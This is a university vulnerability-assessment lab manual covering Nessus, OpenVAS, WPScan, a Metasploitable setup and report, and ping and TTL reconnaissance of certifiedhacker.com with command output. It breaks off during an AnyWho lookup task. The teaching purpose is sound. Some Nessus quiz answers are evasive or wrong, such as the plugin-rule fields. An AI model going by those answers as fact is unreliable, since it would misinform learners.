CY451L – Vulnerabilities Assessment Lab Manual Fall 2025

Khizr Khan Lab Engineer FCS

Ghulam Ishaq Khan Institute of Engineering and Technology, Pakistan

Lab 01: Introduction to Vulnerability Management

Objectives:

- Gain practical experience with vulnerability assessment tools like Nessus and OpenVAS.
- Conduct a simulated penetration testing exercise on a controlled environment like Metasploitable.
- Analyze scan results to identify vulnerabilities and prioritize remediation efforts.
- Explore and understand basic exploitation techniques (without actual execution) for identified vulnerabilities.
- Recommend appropriate mitigation strategies based on the vulnerability assessment findings.

Activity Outcomes:

Upon successful completion of this lab, you will be able to:

- Utilize vulnerability scanners like Nessus and OpenVAS to assess systems for security weaknesses.
- Interpret vulnerability scan results and prioritize vulnerabilities based on severity and potential impact.
- Conduct a simulated penetration testing exercise within a controlled environment.
- Identify basic exploitation techniques for specific vulnerabilities (without causing harm).
- Develop a plan for remediating vulnerabilities and improving system security.

Introduction

Vulnerability management is a crucial aspect of cybersecurity aimed at identifying, assessing, prioritizing, and mitigating security vulnerabilities within an organization's systems, networks, and applications. This introductory section of the report provides foundational knowledge about vulnerability management, including its definition, significance, associated roles, and potential career paths.

1. **What is Vulnerability Management?**
   - Vulnerability management refers to the process of proactively identifying, assessing, and addressing security vulnerabilities within an organization's IT infrastructure. These vulnerabilities may exist in software, hardware, configurations, or processes, and if left unaddressed, they can be exploited by threat actors to compromise the confidentiality, integrity, or availability of data and systems.

2. **Why is it Useful?**
   - Effective vulnerability management is essential for maintaining a strong security posture and reducing the risk of security breaches and data compromises. By systematically identifying and remediating vulnerabilities, organizations can mitigate potential security risks, comply with regulatory requirements, and safeguard their assets and sensitive information.

3. **Vulnerability Associated Roles**
   management involves various roles and responsibilities, including:
   - **Vulnerability Analyst**: Responsible for conducting vulnerability assessments, analyzing scan results, and recommending remediation actions.
   - **Security Engineer**: Designs, implements, and manages security solutions to protect against vulnerabilities and threats.
   - **Security Operations Center (SOC) Analyst**: Monitors and responds to security incidents, including those related to vulnerabilities and exploits.
   - **Chief Information Security Officer (CISO)**: Provides strategic leadership and oversight of an organization's cybersecurity initiatives, including vulnerability management.

4. **A Day in the Life**
   This section provides insights into the typical tasks and activities of professionals working in vulnerability management roles. It may include:
   - Conducting vulnerability scans using automated tools like Nessus or OpenVAS.
   - Analyzing scan results to identify critical vulnerabilities and prioritize remediation efforts.
   - Collaborating with IT teams to implement security patches and updates.
   - Communicating findings and recommendations to stakeholders, including management and technical teams.
   - Monitoring emerging threats and security trends to proactively address vulnerabilities.

5. **Building a Career in Vulnerability Management**
   - This subsection discusses potential career paths and opportunities in vulnerability management. It may include information on relevant certifications, such as Certified Ethical Hacker (CEH), Certified Information Systems Security Professional (CISSP), or Certified Vulnerability Assessor (CVA), as well as educational resources and professional development opportunities.

Testing Environment:

1. **Setting Up Metasploitable (Download Here)**

Metasploitable is an intentionally vulnerable virtual machine designed for practicing penetration testing and vulnerability assessment. This subsection provides detailed instructions for setting up Metasploitable within a virtualized environment, such as VirtualBox or VMware, to create a controlled testing environment for vulnerability assessments.

2. **Downloading Metasploitable**
   - Users are directed to download the Metasploitable virtual machine from the provided SourceForge link. Alternatively, instructions for downloading directly from the Rapid7 website are provided, along with any necessary registration requirements.

3. **Importing Metasploitable into Virtualization Software**
   - Step-by-step instructions are provided for importing the downloaded

Metasploitable virtual machine into the chosen virtualization software (e.g., VirtualBox). This includes creating a new virtual machine profile and selecting the appropriate settings for importing the Metasploitable image file.

4. **Configuring Metasploitable Networking**
    - Detailed network configuration steps are outlined to ensure proper communication between the host machine (e.g., Kali Linux) and the Metasploitable virtual machine. This may involve configuring network adapters, IP addressing, and virtual network settings within the virtualization software.

5. **Verifying Connectivity and Access**
    - Users are guided through the process of verifying network connectivity and access to the Metasploitable virtual machine from the host machine (e.g., Kali Linux). This may include checking IP addressing, performing ping tests, and confirming access to services running on Metasploitable.

6. **Testing Environment Readiness**
    - This section summarizes the steps taken to set up Metasploitable and ensures that the testing environment is configured correctly for vulnerability assessment activities. It may include a checklist of tasks to confirm the readiness of the environment, such as verifying network connectivity, accessing services, and confirming vulnerability scanner compatibility.

Vulnerability Scanning:

Vulnerability scanning plays a crucial role in identifying and mitigating security risks within an organization's IT infrastructure. This report focuses on three prominent vulnerability scanning tools: Nessus, OpenVAS, and WPScan. Each tool offers unique features and capabilities for conducting comprehensive vulnerability assessments.

Introduction to Nessus

Nessus is a widely-used vulnerability scanner known for its extensive vulnerability database and advanced scanning capabilities.

1. Setting up Nessus: (Download Here)

- Download and install Nessus from the official website.
- Configure Nessus with necessary settings and credentials.
- Activate Nessus with a valid license or trial key.

2. Performing Scans with Nessus:

- Create a new scan policy based on the desired scan parameters.
- Launch the scan against the target system or network.
- Analyze scan results and generate reports.

Nessus Activity and Quiz

1. **Which company created Nessus?**
   - Nessus was created by Tenable, Inc., an American cybersecurity company known for its vulnerability management solutions.
2. **Under Scan Templates in Nessus, there is a scan for what type of Ransomware?**
   - Within the scan templates in Nessus, there is a specific scan template designed to detect ransomware-related vulnerabilities. This template helps organizations identify vulnerabilities associated with ransomware threats and prioritize remediation efforts accordingly.
3. **When creating a new Plugin Rule, what 4 fields do you need to enter?**
   - When creating a new plugin rule in Nessus, you typically need to enter the following four fields:
     1. **Plugin ID**: Unique identifier for the plugin rule.
     2. **Name**: Descriptive name for the plugin rule.
     3. **Description**: Explanation of the purpose and functionality of the plugin rule.
     4. **Rule Expression**: Criteria or conditions that trigger the plugin rule when met during vulnerability scanning.
4. **Is there a scan template specifically designed for mobile devices?**
   - Yes, Nessus offers a scan template specifically designed for mobile devices. This template allows organizations to conduct vulnerability scans tailored to mobile platforms, including iOS and Android, to identify vulnerabilities that may impact mobile device security.

Introduction to OpenVAS

OpenVAS (Open Vulnerability Assessment System) is an open-source alternative to Nessus, offering similar scanning capabilities.

- **Setting up OpenVAS**:(Download Here)
  - Install OpenVAS from the repository or source code.
  - Configure OpenVAS with necessary settings and credentials.
  - Update vulnerability plugins and feeds.
- **Performing Scans with OpenVAS**:
  - Create a new scan task with customized scan configurations.
  - Initiate the scan against the target systems or networks.
  - Review scan results and generate reports.

WPScan Vulnerability Scanner

WPScan is a specialized vulnerability scanner for WordPress websites, focusing on detecting WordPress- specific vulnerabilities.

- **Setting up WPScan**:(Download Here)
  - Install WPScan on the Kali Linux system or any other compatible platform.
  - Configure WPScan with necessary settings and parameters.
- **Performing Scans with WPScan**:
  - Conduct scans against WordPress websites to identify vulnerabilities.
  - Analyze scan results for outdated plugins, themes, and other security issues.

Conclusion:

Vulnerability scanning is a critical aspect of cybersecurity, enabling organizations to identify and mitigate security risks proactively. By utilizing tools like Nessus, OpenVAS, and WPScan, organizations can conduct comprehensive vulnerability assessments and strengthen their overall security posture.

Vulnerability Assessment Report:

Metasploitable 2

1. Introduction

This report presents the findings of a vulnerability assessment conducted on the Metasploitable 2 system using Nessus within Kali Linux. The assessment aimed to identify and analyze security vulnerabilities present in the intentionally vulnerable system. The report includes an overview of the assessment methodology, a summary of findings, and recommendations for remediation.

2. Assessment Methodology

The vulnerability assessment was performed using Nessus, a comprehensive vulnerability scanner known for its extensive database of known vulnerabilities. The assessment was conducted on the Metasploitable 2 virtual machine hosted within the Kali Linux environment. Nessus was configured to scan the target system for common vulnerabilities and exposures (CVEs) and assigned severity ratings based on the Common Vulnerability Scoring System (CVSS).

3. Summary of Findings

The vulnerability assessment identified several security vulnerabilities within the Metasploitable 2 system. These vulnerabilities are categorized based on their severity ratings and potential impact on the system's security.

- Critical Vulnerabilities:
  - Identified vulnerabilities with CVSS scores of 9.0 or above.
  - Examples include remote code execution exploits and privilege escalation vulnerabilities.
  - Immediate remediation is recommended to mitigate the risk of exploitation by malicious actors.
- High Severity Vulnerabilities:
  - Vulnerabilities with CVSS scores ranging from 7.0 to 8.9.
  - Examples include remote file inclusion vulnerabilities and SQL injection flaws.
  - Urgent attention is needed to address these vulnerabilities and prevent potential security breaches.
- Medium and Low Severity Vulnerabilities:
  - Vulnerabilities with CVSS scores below 7.0, categorized based on their potential impact.
  - Examples include information disclosure vulnerabilities and weak password policies.
  - While these vulnerabilities may pose less immediate risk, they should still be addressed to enhance overall system security.

4. Recommendations for Remediation

Based on the findings of the vulnerability assessment, the following recommendations are provided for remediation:

- Immediately apply security patches and updates to address critical and high severity vulnerabilities.
- Implement secure configuration settings to mitigate the risk of exploitation.
- Conduct regular vulnerability scans and audits to identify and address emerging threats.
- Educate system administrators and users on best practices for security awareness and incident response.

Conclusion:

This lab provided hands-on experience with vulnerability assessment tools and simulated penetration testing techniques. You learned how to identify vulnerabilities, assess their severity, understand basic exploitation techniques (without actual execution), and recommend remediation actions. Through the post-lab tasks, you'll delve deeper into advanced exploitation techniques, penetration testing methodologies, and integrated vulnerability management tools. This knowledge equips you to contribute to a more secure IT infrastructure through proactive vulnerability management and ethical penetration testing practices.

Important Note:

This lab emphasizes simulated scenarios and ethical considerations. We will not perform actual vulnerability exploitation or cause harm to any systems. The focus is on understanding vulnerabilities, ethical penetration testing practices, and responsible disclosure of vulnerabilities.

Lab 02: Security Assessment Prerequisites, Information Gathering & Enumeration

Objective:

- Understand the basic functionalities and uses of the ping command.
- Successfully determine the IP address of a domain.
- Find out the maximum frame size that can be transmitted without fragmentation on a given network.
- Analyze the behaviour of Time-to-live (TTL) values in IP packets.
- Emulate basic traceroute functionality using the ping command.
- Utilize the AnyWho online directory service to gather domain-related information.
- Analyze domain ownership details, including registrant contact and registration history.
- Understand the significance of domain ownership information for security investigations.
- Understand the basic functionalities and uses of the nslookup command.
- Effectively query domain information using nslookup to retrieve details such as IP addresses and associated DNS records.
- Conduct reverse DNS lookups with nslookup to determine domain names associated with specific IP addresses.
- Utilize Spokeo, a search engine for public records, to gather domain-related information for security investigations and threat intelligence analysis.
- Understand the importance of domain ownership details and associated entities in threat assessment.
- Gain practical experience in searching for domain information through Spokeo.
- Utilize SmartWhois, a desktop tool, to gather comprehensive domain-related information for security investigations and threat intelligence analysis.
- Understand the importance of domain ownership details, registration history, and associated IP addresses in threat assessment.
- Gain practical experience in searching for domain information through SmartWhois.

Activity Outcomes:

The activities provide hands - on practice with the following topics

- Understanding the Ping Command
- Determining the IP Address of a Domain
- Maximum Frame Size Determination
- TTL Value Analysis
- Emulating Traceroute Functionality Conduct domain searches on AnyWho to

retrieve ownership details and registration data.

- Interpret domain ownership information for security analysis purposes.
- Explain the role of domain ownership information in threat intelligence gathering.
- Querying Domain Information. Participants will employ nslookup to query domain names and retrieve pertinent details such as IP addresses and associated DNS records.
- Reverse DNS Lookup.Participants will conduct reverse DNS lookups using nslookup to ascertain domain names associated with specific IP addresses.
- Access Spokeo and navigate its search interface.
- Search for a target domain name using Spokeo.
- Analyze the retrieved domain information, including ownership details, contact information, and associated entities.
- Explain how domain ownership and associated information can be relevant to security investigations and threat intelligence.
- Download and install the SmartWhois desktop tool.
- Navigate the SmartWhois interface and utilize its search functionality.
- Search for a target domain name using SmartWhois.
- Analyze the retrieved domain information, including ownership details, contact information, registration history, and associated IP addresses.
- Explain how domain ownership, registration history, and associated IP addresses can be relevant to security investigations and threat intelligence.

Part 1: Ping and Traceout Commands

Vulnerability assessment is a critical aspect of ensuring the security of an organization's IT infrastructure. In this lab, participants will learn how to utilize basic network diagnostic tools such as the Ping and Traceroute commands for conducting vulnerability assessments. Understanding the reachability and network path to various hosts is essential for identifying potential vulnerabilities and assessing the overall security posture of the network.

Ping command:

The Ping command is a fundamental network diagnostic tool used to test the reachability of a host on an Internet Protocol (IP) network and measure the round-trip time for packets sent to that host. In this lab, participants will learn how to use the Ping command to perform network diagnostics and analyze the results.

Lab Task:

1. **Ping CertifiedHacker.com:** Participants will use the Ping command to

test the reachability of the website "CertifiedHacker.com." By executing the Ping command followed by the domain name "CertifiedHacker.com," participants will send ICMP echo request packets to the target host and observe the responses to determine if the host is reachable.

2. **Using Ping Flags:** After successfully pinging "CertifiedHacker.com," participants will explore additional functionality of the Ping command by using various flags. Flags allow participants to customize the behavior of the Ping command and gather more detailed information about network connectivity and performance.


Detailed Steps:


1. Open a terminal or command prompt on your computer.


2. Type the following command and press Enter:
    - ping certifiedhacker.com

This command will send ICMP echo request packets to the target host "CertifiedHacker.com" and display the round-trip time for each packet along with other statistics. Participants should observe the responses to determine if the host is reachable and note any anomalies or unexpected behavior.

3. Explore Ping Flags:
    - **-c count:** Specify the number of ICMP echo request packets to send. For example, use the command **ping -c 5 certifiedhacker.com** to send only 5 packets.
    - **-i interval:** Set the interval between successive packet transmissions, allowing participants to adjust the rate of packet sending. For example, use the command **ping -i 2 certifiedhacker.com** to send packets every 2 seconds.
    - **-s packetsize:** Define the size of ICMP echo request packets sent. For example, use the command **ping -s 1000 certifiedhacker.com** to send packets with a size of 1000 bytes.


Command Prompt
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\Fizza>ping www.certifiedhacker.com
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=298ms TTL=45
Reply from 162.241.216.11: bytes=32 time=301ms TTL=45
Reply from 162.241.216.11: bytes=32 time=300ms TTL=45
Reply from 162.241.216.11: bytes=32 time=301ms TTL=45
Ping statistics for 162.241.216.11:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 298ms, Maximum = 301ms, Average = 300ms
C:\Users\Fizza>ping www.certifiedhacker.com -f -l 1500
Pinging certifiedhacker.com [162.241.216.11] with 1500 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Ping statistics for 162.241.216.11:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\Fizza>ping www.certifiedhacker.com -f -l 1300
Pinging certifiedhacker.com [162.241.216.11] with 1300 bytes of data:
Reply from 162.241.216.11: bytes=1300 time=306ms TTL=45
Reply from 162.241.216.11: bytes=1300 time=434ms TTL=45
Reply from 162.241.216.11: bytes=1300 time=338ms TTL=45
Reply from 162.241.216.11: bytes=1300 time=458ms TTL=45
Ping statistics for 162.241.216.11:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 306ms, Maximum = 458ms, Average = 384ms
C:\Users\Fizza>ping www.certifiedhacker.com -f -l 1472
Pinging certifiedhacker.com [162.241.216.11] with 1472 bytes of data:
Reply from 162.241.216.11: bytes=1472 time=350ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=335ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=402ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=349ms TTL=45
Ping statistics for 162.241.216.11:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 335ms, Maximum = 402ms, Average = 359ms
C:\Users\Fizza>ping www.certifiedhacker.com -i 3
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 111.68.99.33: TTL expired in transit.


Command Prompt
Ping statistics for 162.241.216.11:
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\Users\Fizza>ping www.certifiedhacker.com -i 4 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 172.31.252.69: TTL expired in transit.
Ping statistics for 162.241.216.11:
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\Users\Fizza>ping www.certifiedhacker.com -i 10 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 10.253.4.22: TTL expired in transit.
Ping statistics for 162.241.216.11:
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\Users\Fizza>



Part 2: AnyWho


AnyWho is an online directory service that provides comprehensive information about people, businesses, and addresses. In this lab, participants will utilize AnyWho to explore domain-related information, including domain ownership, contact details, and registration history. By leveraging AnyWho, participants will gain valuable insights into domain information for security investigations and threat intelligence analysis.

Lab Task:


1. **Search for Domain Information:** Participants will use AnyWho's search functionality to retrieve domain-related information by entering the target domain name.
2. **Analyze Domain Ownership:** Participants will examine the ownership details associated with the target domain, including registrant contact information and registration history.

Step-by-Step Guide:

